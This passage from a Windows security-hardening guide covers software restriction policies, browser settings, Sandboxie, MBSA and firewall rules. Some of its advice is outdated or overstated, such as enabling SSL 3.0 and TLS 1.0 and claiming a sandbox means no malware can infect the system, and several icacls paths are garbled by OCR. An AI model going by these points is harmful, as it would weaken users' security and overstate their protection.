Right-click the Software Restriction Policies folder and select the **Create New Policies** command. The policy is created, now we will make some additional configuration. Double-click **Enforcement** value and make sure **Apply to: All software files** and **Apply to: All Users** options are selected. This will ensure that all the executables including dynamic libraries (DLLs) are verified, and all the users including Administrators (the most dangerous users by the way) are protected.



Apply software restriction policies to the following:

○ All software files except libraries (such as DLLs)

● All software files

Note: If the default level is Disallowed, applying software restriction policies to libraries requires you to set rules for all the libraries used by a program in order to use the program.

Apply software restriction policies to the following users:

● All users

○ All users except local administrators

When applying software restriction policies:

○ Enforce certificate rules

● Ignore certificate rules

Note: Certificate rules will negatively impact the performance of your machine.


Learn more about software restriction policies

Figure 48: Configuring SRP enforcement options

There are the following default SRP security levels:

- Disallowed: ’whitelist’ mode. All programs except those separately listed are prohibited from running;
- Basic User: enforced limited privilege mode. All programs except those separately listed are launched with standard user privileges regardless of the current user rights. Only works with UAC enabled;
- Unrestricted: ’blacklist’ mode. All programs except those separately listed are permitted to run.

Open Security Levels subfolder, right-click the Disallowed mode and set it to as default.



Name	Description
Disallowed	n, regardless of the access rights of the user.
Basic User	execute as a user that does not have Admin
Unrestricted	ts are determined by the access rights of th

Makes this level the default.

Figure 49: Enabling 'whitelist' as the default policy behaviour

1.7 BROWSERS AND SECURITY

Browsers are the interface of common man to the internet and one of the common entry points of attackers as well. Breaches of web browser security are usually for the purpose of bypassing protections to display pop-up advertising leading to drive-by-downloads, collecting personally identifiable information (PII) for either Internet marketing or identity theft, website tracking or web analytics about a user against their will using tools such as web bugs, Clickjacking, Likejacking (where Facebook's like button is targeted), HTTP cookies, zombie cookies or Flash cookies (Local Shared Objects or LSOs), installing adware, viruses, spyware such as Trojan horses (to gain access to users' personal computers via cracking) or other malware including online banking theft using man-in-the-browser attacks.

Vulnerabilities in the web browser software itself can be minimized by keeping browser software updated, however, some subcomponents of browsers such as scripting, add-ons, and cookies are particularly vulnerable ("the confused deputy problem") and also need to be addressed.

Basic security enhancement of the popular web browsers IE, Chrome and Firefox in a very comprehensive manner and you all are advised to follow the same to reduce the impacts via browsers.

1.7.1 IE security settings

- **Set IE to use Protected Mode Always**
  - Control Panel/Internet Options/Security Tab

- Checkmark Protected Mode for all zones
- Login to EACH user account and repeat.

- **Set IE to use ActiveX Filtering**
  - Open Internet Explorer, Gear icon / Safety / checkmark ActiveX Filtering
  - Login to EACH user account and repeat.
- **Set IE to use Enhanced Protected Mode**
  - Control Panel/ Internet Options/ Advanced tab. Scroll to Security section.
  - Checkmark 'Enable Enhanced Protected Mode'.

IE has this distinction about the source of a web page. By default, if a web server is within your network (like a company web server), then Protected mode is disabled. Well, if a hacker wants to attack your network, they would just simply attack your web server first, and let his tools spread when internal visitors use the infected company web server.

These settings can be accessed through the "Internet Options" menu. Configure security settings: Under the "Security" tab, do the following:

- Set security zones: IE offers the option to configure different security settings for different "zones," including the Internet, local intranet, trusted sites, and restricted sites. Set up the zones for Intranet, Trusted Sites, and Restricted sites to your desired security level.

- Set Internet zone security to "Medium High" or higher. This blocks certain cookie types, enables ActiveX filtering, and implements several other default settings for increased security.

- Disable javaScript: Click "Custom Level," locate the "Active Scripting" setting, and select "Disable." It is recommended that users disable JavaScript because of the high amount of vulnerabilities it contains.

- Automatically clear history: Select "Delete browsing history on exit" under the "General" tab. Clearing your history at the end of each session helps to limit the amount of information IE saves when you browse.

- Configure privacy settings: Under the "Privacy" tab, complete the following steps:

- Privacy setting: Set the Internet zone privacy to "Medium High" or higher. This blocks certain cookie types to prevent sites from tracking or contacting you without your consent.

- Location: Select "Never allow websites to request your physical location."

- Pop-up Blocker: Double check that Pop-up Blocker is enabled.

- Configure Advanced Security settings: Scroll down to the “Security” section under the “Advanced” tab and do the following:

- Ensure that all default settings are in place. If you aren’t sure, click “Restore advanced settings” before making any other changes.

- Select “Do not save encrypted pages to disk.” This will delete files cached from HTTPS pages when the browser is closed.

- Select “Empty Temporary Internet Files folder when browser is closed.” This prevents IE from storing your personal info (logins, passwords, activity, etc) beyond your browsing session.

- Turn off autoComplete: The AutoComplete feature should be turned off for forms and usernames/passwords. Keeping AutoComplete turned off ensures that your sensitive information isn’t being stored unnecessarily.

- Tracking protection: IE’s Tracking Protection feature keeps your browsing private from specified third-party websites. This feature can be accessed through IE’s “Safety” menu. In order to use Tracking Protection you will need to provide a Tracking Protection List that names all of the sites you don’t want your information being sent to. You can create a list yourself or download lists online.

1.7.2 Mozilla Firefox

Mozilla Firefox is open source software. Firefox can be made more secure if you install certain plug-ins. The most popular one is NoScript, which blocks JavaScript from executing until you mark a site as trustworthy, or opt to temporarily allow scripting.

JavaScript blocking is a feature because many browser security holes are activated by scripting, so again, when it is not needed, it should be disabled. Unfortunately some sites require JavaScript to operate correctly. However, there is a flaw in the thinking that a site can be marked as trustworthy forever. Because:

a. Even popular and trusted sites can be attacked and modified.
b. Some sites subscribe to ad banners which they have no control over, and sometimes the banners are made maliciously.

To cover the angle of malicious ads, there is plug-in called AdBlock Plus. This plug-in removes all ads from sites. Its side benefit is that sites load faster without the ads. There is another Firefox plug-in call WOT (web of trust). This plug-in marks search engine results with ratings. If a site is known to deliver malware, you will see a red danger icon next to it. And you can click on the icon to see detailed ratings by threat category. The ratings are driven by community help. There is another free plug-in by Mcafee called SiteAdvisor. It also marks search engine results with a safety rating icon, and this product works with both IE and Firefox..

1.7.2.1 Low Integrity Firefox

As mentioned above, you can enhance Firefox's security by setting it to low integrity. Open an elevated command prompt and copy and paste in following commands, one line at a time, substituting %user profile%with your account name:

```
icacls "C:\Program Files (x86)\Mozilla Firefox\Firefox.exe" /setintegritylevel low

icacls "C:\Users\%user profile%>\AppData\Local\Temp" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users%user profile%AppData\Local\Mozilla" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users\%user profile%AppData\Roaming\Mozilla" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users\%user profile%\Downloads" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users\%user profile%\AppData\Local\Temp" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users\%user profile%\AppData\Local\Mozilla" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users\%user profile%\AppData\Roaming\Mozilla" /setintegritylevel(oi)(ci) low /t

icacls "C:\Users\%user profile%\Downloads" /setintegritylevel(oi)(ci) low /t
```

Note that in order for Firefox to run as low integrity, it required the setting of \AppData\Local\Temp folder also to low integrity, which was previously medium. This folder may contain sensitive temporary data from other applications. An intruder gaining access through Firefox may be locked into low integrity mode and can't change system settings, but he can glean data from this folder, which may be undesirable. These settings can be accessed through the “Options” menu.

Configure privacy settings: Under the “Privacy” tab, complete the following steps. These measures ensure that Firefox is storing only as much of your information as it needs to function normally.

- Select “Use custom settings for history.”
- Deselect “Remember my browsing and download history.”
- Deselect “Remember search and form history.”

- Deselect “Accept third-party cookies.”
- Set cookie storage to “Keep until I close Firefox.”
- Select “Clear history when Firefox closes.”
- Configure security settings: Under the “Security” tab, choose the following settings. These steps prevent Firefox from saving your passwords and keep you from visiting potentially harmful sites.
- Verify that “Warn me when sites try to install add-ons,” “Block reported attack sites,” and “Block reported web forgeries” are all selected.
- Deselect “Remember passwords for sites.”
- Disable javaScript: Deselect “Enable JavaScript” under the “Content” tab. JavaScript is notorious for containing security vulnerabilities and it is recommended that users only enable it for trusted sites.
- Enable pop-up blocking: Verify that “Block pop-up windows” is selected under the “Content” tab. This feature should be turned on by default as it protects users from unwarranted advertisements and windows.
- Don’t sync: Avoid using Firefox Sync. By doing so you prevent Firefox from storing your logins, passwords, and other sensitive information.
- Turn on automatic updates: Verify that “Automatically install updates” is selected in the “Update” tab under “Advanced.” Doing so will ensure that your browser receives critical security updates. Verify that “Automatically update Search Engines” is selected as well.
- Use secure protocols: Verify that “Use SSL 3.0” and “Use TLS 1.0” are selected in the “Encryption” tab under “Advanced.”

1.7.2 Chrome

Chrome is Google’s browser, it is also open source, mostly. It’s architecture allocates high-risk components, such as the HTML parser, the JavaScript virtual machine, and the Document Object Model (DOM), to its sandboxed rendering engine. It prevents modifications to your Windows system. This sandbox is designed to protect one from unpatched security holes.

Chrome has 2 versions, one is for ordinary users and one is for business. The ordinary one installs itself into \users\...\appdata, thus allowing users to install the product without IT dept's blessing. That is, if software restriction policy has not been turned on. The business edition installs into \Program Files (x86), like what normal 32 bit programs usually do. You should use the business edition.

These settings can be accessed through Chrome’s “Advanced Settings” menu or by navigating to **“chrome://settings/."**

- **Enable phishing and malware protection:** Make sure that Chrome’s phishing and malware protection feature is enabled under the “Privacy” section. This feature will warn you if a site you’re trying to visit may be phishing or contain malware.

- **Turn off instant search:** The Instant search feature should be turned off for optimal security. While it offers some convenience in searching, having this feature enabled means that anything you type in the address bar is instantly sent to Google.

- **Don’t sync:** Disconnect your email account from your browser under the “Personal Stuff” tab. Syncing your email account with your Chrome browser means that personal information such as passwords, autofill data, preferences, and more is stored on Google’s servers. If you must use sync, select the “Encrypt all synced data” option and create a unique passphrase for encryption.

- **Configure content settings:** Click “Content settings” under the “Privacy” section and do the following:

- **Cookies:** Select “Keep local data only until I quit my browser” and “Block third-party cookies and site data.” These options ensure that your cookies will be deleted upon quitting Chrome and that advertisers will not be able to track you using third-party cookies.

- **JavaScript:** Select “Do not allow any site to run JavaScript.” It is widely recommended that JavaScript be disabled whenever possible to protect users from its security vulnerabilities.

- **Pop-ups:** Select “Do not allow any site to show pop-ups.

- **Location:** Select “Do not allow any site to track my physical location.”

- **Configure passwords and forms settings:** Disable Autofill and deselect “Offer to save passwords I enter on the web” under the “Passwords and forms” section. Doing so will prevent Chrome from saving your logins, passwords, and other sensitive information that you enter into forms.

1.7.3 Sandboxing your Browser

There is a program called **Sandboxie** (http://www.sandboxie.com/) which applies the sandbox security concept to protect any browser. Sandboxie makes surfing the web really secure and safe. You can always be relaxed and be sure that no malware can infect your system. Also, while surfing, various temporary files, cookies, cache, etc, are created and downloaded to the computer. All the aforementioned remain inside Sandboxie and can be easily cleaned by deleting the Sandboxie contents, and without worrying about where to look for them on your computer. Just one click to delete the Sandboxie contents, and it's all gone.





Figure 50: Sandboxie dashboard

Basically, the protected browser is made to look within a small directory, but it thinks that that directory is drive C. Sandboxie, and any sandbox in general, does not aim to prevent an attack, but instead contains the attack, within that directory. If the attack creates folders and files, it will be created in that directory. If it installs hacking tools and malware, they will all be confined to that directory. All your downloads will also arrive into that directory first, and Sandboxie will help move it back to the outside world. And everything in that directory can be wiped away with one click. In the Unix world, the concept is called chroot, and is traditionally used to prevent compromised server services from affecting the rest of the system. **This program is vital to securing your browser.** The main use of Sandboxie is for surfing the web where it keeps the browser isolated, and the system remains safe from various malware infections.


Sandboxie Control
File View Sandbox Configure Help
[#] live.sysinternals.com - /tools/ - Windows Internet Explorer [#]
http://live.sysinternals.com/tools/
Bing
Favorites
Suggested Sites
Web Slice Gallery
live.sysinternals.com - /tools/
Page
Safety
Tools
[#] Download complete [#]
Immediate Recovery - DefaultBox
Recover
Close

Program Name	PID	Window Title
Sandbox Browser		
Sandbox DefaultBox	Active	
SandboxieRpcSs.exe	2620	
SandboxieDcomLaunch.exe	3252	
iexplore.exe	2944	[#] live.sysinternals.com - /tools/ - Windows Internet Explorer [#]
iexplore.exe	1276	
SandboxieCrypto.exe	3508	

live.sysinternals.com - /tools/

```
[To Parent Directory]
        Friday, May 30, 2014  8:17 PM          677 About_This_Site.txt
       Tuesday, May 26, 2015  8:24 PM       683160 accesschk.exe
  Wednesday, November 1, 2006  1:06 PM       174968 AccessEnum.exe
      Thursday, July 12, 2007  5:26 AM        50379 AdExplorer.chm
```

The following files are eligible for immediate recovery and can be moved out of the sandbox.

C:\Users\mt00p\Downloads\streams.exe

First select files from the list above, then select a destination folder.


Recover to Same Folder
Recover to Any Folder

□ Don't prompt again for immediate recovery until all programs in this sandbox have ended

Figure 51: Configuring sandboxie using advanced settings

Right click on the sandbox and choose Sandbox Settings.

- delete->delete invocation> checkmark automatically delete contents of sandbox so that anything that gets into sandbox does not persist on your system
- program stop->leader programs>< your preferred browser> so that anything that gets into this sandbox get terminated when chrome exits
- restrictions->Internet access><or your preferred browser> so that anything that malware drops onto the system cant access
- restrictions->start/run access><your preferred browser>
- restrictions->drop rights> checkmark 'drop rights ...'



Delete Invocation

The contents of this sandbox can be automatically deleted when the last sandboxed program ends and the sandbox becomes inactive.

☑ Automatically delete contents of sandbox

Leader Programs

The following programs are considered primary programs in this sandbox. Endin these programs will cause all other programs that are still executing in this sandbo terminate.

iexplore.exe

Select a program name or a program group

Programs that were recently started	Programs that appear in Sandbox Settings	Program groups
dllhost.exe explorer.exe iexplore.exe	acrobatinfo.exe acrord32.exe adobe_updater.exe chrome.exe cs5servicemanager.exe dllhost.exe dragon.exe firefox.exe	<ChromePrograms> <FirefoxPrograms>

Internet Access

The following programs will be the only programs in this sandbox that can access the Internet.

All programs can access the Internet

Drop Rights

Sandboxie has to disable only a few security rights from the programs it supervises in order to guarantee isolation.

However, if you are using an administrative or power user account, Sandboxie can disable more security rights, similar to the effect of the DropMyRights utility.

☐ Drop rights from Administrators and Power Users groups

Start/Run Access


The following programs will be the only programs in this sandbox that can start and run.

All programs can start and run

☑ Issue message SBIE1308 when access is denied

Figure 52: Advanced settings

Qualys browser Check (*https://browsercheck.qualys.com*) provides an online scan interface to help identify the browser issues and the plugins associated as shown below:




Adobe Flash 11.4.402.287	Insecure Version	Fix It
VLC Web Plugin 2.0.6	Update Available	
Mozilla Firefox 41.0	Up To Date	
Adobe Acrobat 11.0.12.18	Up To Date	
Silverlight Plug-In 5.1.40728	Up To Date	

Figure 53: Qualys tool for brower's security

Comment [m1]:

1.8 MBSA (MICROSOFT BASELINE SECURITY ANALYSER)

Microsoft Baseline Security Analyzer (MBSA) is a software tool released by Microsoft to determine security state by assessing missing security updates and less-secure security settings within Microsoft Windows, Windows components such as Internet Explorer, IIS web server, and products Microsoft SQL Server, and Microsoft Office macro settings.



Microsoft Baseline Security Analyzer 2.3

Microsoft Baseline Security Analyzer

Tasks
Scan a computer
Scan multiple computers
View security reports
About Microsoft Baseline Security Analyzer

Check computers for common security misconfigurations.

The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan.

Scan a computer
Check a computer using its name or IP Address.

Scan multiple computers
Check multiple computers using a domain name or a range of IP addresses.

View existing security scan reports
View, print and copy the results from the previous scans.

Which computer do you want to scan?

Enter the name of the computer or its IP address.

Computer name: WORKGROUP\MTL00P (this computer)

IP address:

Security report name: %D% - %C% (%T%)

%D% = domain, %C% = computer, %T% = date and time, %IP% = IP address


Options:

- ☑ Check for Windows administrative vulnerabilities
- ☑ Check for weak passwords
- ☑ Check for IIS administrative vulnerabilities
- ☑ Check for SQL administrative vulnerabilities
- ☑ Check for security updates
  - □ Configure computers for Microsoft Update and scanning prerequisites
  - □ Advanced Update Services options:

Figure 54: Baseline security analyzer

It facilitates to

- Check for Windows administrative vulnerabilities
- Check for weak passwords
- Check for Internet Information Services (IIS) administrative vulnerabilities
- Check for SQL administrative vulnerabilities
- Check for security updates (missing updates)



Windows Scan Results

Administrative Vulnerabilities

for recommedations, corrections and best practices

Score	Issue	Result
!	Local Account Password Test	Some user accounts (4 of 4) have blank or simple passwords, or co What was scanned Result details How to correct this
!	Password Expiration	Some user accounts (3 of 4) have non-expiring passwords. What was scanned Result details How to correct this
ⓘ	Incomplete Updates	No incomplete software update installations were found. What was scanned
ⓘ	Windows Firewall	Windows Firewall is enabled and has exceptions configured. Windo What was scanned Result details How to correct this
✓	Automatic Updates	Updates are automatically downloaded and installed on this comput What was scanned

Some user accounts (4 of 4) have blank or simple passwords, or could not be analyzed.


Result Details

Score	User	Weak Password	Locked Out	Disabled
▬	Administrator	Weak	-	Disabled
▬	DefaultAccount	Weak	-	Disabled
▬	Guest	Weak	-	Disabled
!	mtloop	Error 8646	-	-

Figure 55: Baseline scan results on Windows system

1.9 SET UP AND CONFIGURE WINDOWS FIREWALL

Firewall can act as a watch and ward officer who can sniff the traffic that passes through.




Just as a brick wall can create a physical barrier, a firewall creates a barrier between the Internet and your computer

Micrsoft

Figure 56: Firewall

The firewall settings automatically applies a predefined security level that relies on the network settings that you are currently in, ie. "public, home/ work(private),workgroup". The network profile can be changed from Control panel > Network and location settings. Windows firewalls can be accessed from Control panel > System and security > windows Firewall (or type **firewall.cpl** from command prompt)

You can control the firewall from the Windows Firewall control panel, located under*System and Security* in the Control Panel. To control the programs that are allowed to access the Internet, click the "*Allow a program or feature through Windows Firewall*" link at the left side of the window.


Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Not Connected

Networks at home or work where you know and trust the people and devices on the network

Windows Firewall state:	On
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active home or work (private) networks:	None
Notification state:	Notify me when Windows Firewall blocks a new program


Public networks — Connected

Networks in public places such as airports or coffee shops

Windows Firewall state:	On
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active public networks:	Network 2
Notification state:	Notify me when Windows Firewall blocks a new program

Figure 57: Configuring firewall

Click the “Change Settings” button and use the check boxes to control which programs can receive connections on private or public networks. You can also use the “Allow another program” button to allow a specific program, although Windows should prompt you if one tries to access the Internet.



Allow programs to communicate through Windows Firewall

To add, change, or remove allowed programs and ports, click Change settings.

What are the risks of allowing a program to communicate?

Allowed programs and features:

Name	Home/Work (Private)	Public
☐ BranchCache - Content Retrieval (Uses HTTP)	☐	☐
☐ BranchCache - Hosted Cache Client (Uses HTTPS)	☐	☐
☐ BranchCache - Hosted Cache Server (Uses HTTPS)	☐	☐
☐ BranchCache - Peer Discovery (Uses WSD)	☐	☐
☐ Connect to a Network Projector	☐	☐
☑ Core Networking	☑	☑
☐ Distributed Transaction Coordinator	☐	☐
☐ File and Printer Sharing	☐	☐
☐ HomeGroup	☐	☐
☐ iSCSI Service	☐	☐
☐ Key Management Service	☐	☐
☐ Media Center Extenders	☐	☐

Figure 58: Firewall settings

The basic principle for configuring firewalls is 'default deny'. That means all traffic is to be blocked unless you have made a rule to allow it. Those rules are your 'whitelist' of known good applications and protocols.

1.9.1 Advanced Settings for Firewall

Window's firewall's default policy is set to inbound deny and outbound allow all. 'Outbound allow all' eases configuration, doesn't follow the default deny principle, and is not ideal. From malware and backdoor programs we don’t want malware to be able to call back to their master servers. Hence, with a word of caution, I prefer to block all the outbound and configure applications and services and specifically set to connect to the net, like your antivirus programs, windows update etc.


Select Windows firewall with advanced security from firewall panel select properties from right side which shows settings for different network profile:

Make the below settings:

Change Outbound connection = Block for all the profile.

Log Dropped packets = Yes

Allow Unicast Response: No


Windows Firewall with Advanced Security on Local Computer Pr...

Domain Profile | Private Profile | Public Profile | IPsec Settings

Specify behavior for when a computer is connected to a private network location.

State

Firewall state: On (recommended)

Inbound connections: Block (default)

Outbound connections: Block

Protected network connections: Customize...

Settings

Specify settings that control Windows Firewall behavior. Customize...

Logging

Specify logging settings for troubleshooting. Customize...

Windows Firewall with Advanced Security on Local Computer Pr...

Domain Profile | Private Profile | Public Profile | IPsec Settings

Specify behavior for when a computer is connected to a public network location.

State

Firewall state: On (recommended)

Inbound connections: Block (default)

Outbound connections: Block

Protected network connections: Customize...

Settings

Specify settings that control Windows Firewall behavior. Customize...

Logging

Specify logging settings for troubleshooting. Customize...

Customize Logging Settings for the Public Profile

Name: .\system32\LogFiles\Firewall\pfirewall.log Browse...

Size limit (KB): 4,096

Log dropped packets: Yes

Log successful connections: No (default)

Unicast response

Allow unicast response to multicast or broadcast network traffic.

Allow unicast response: Yes (default)

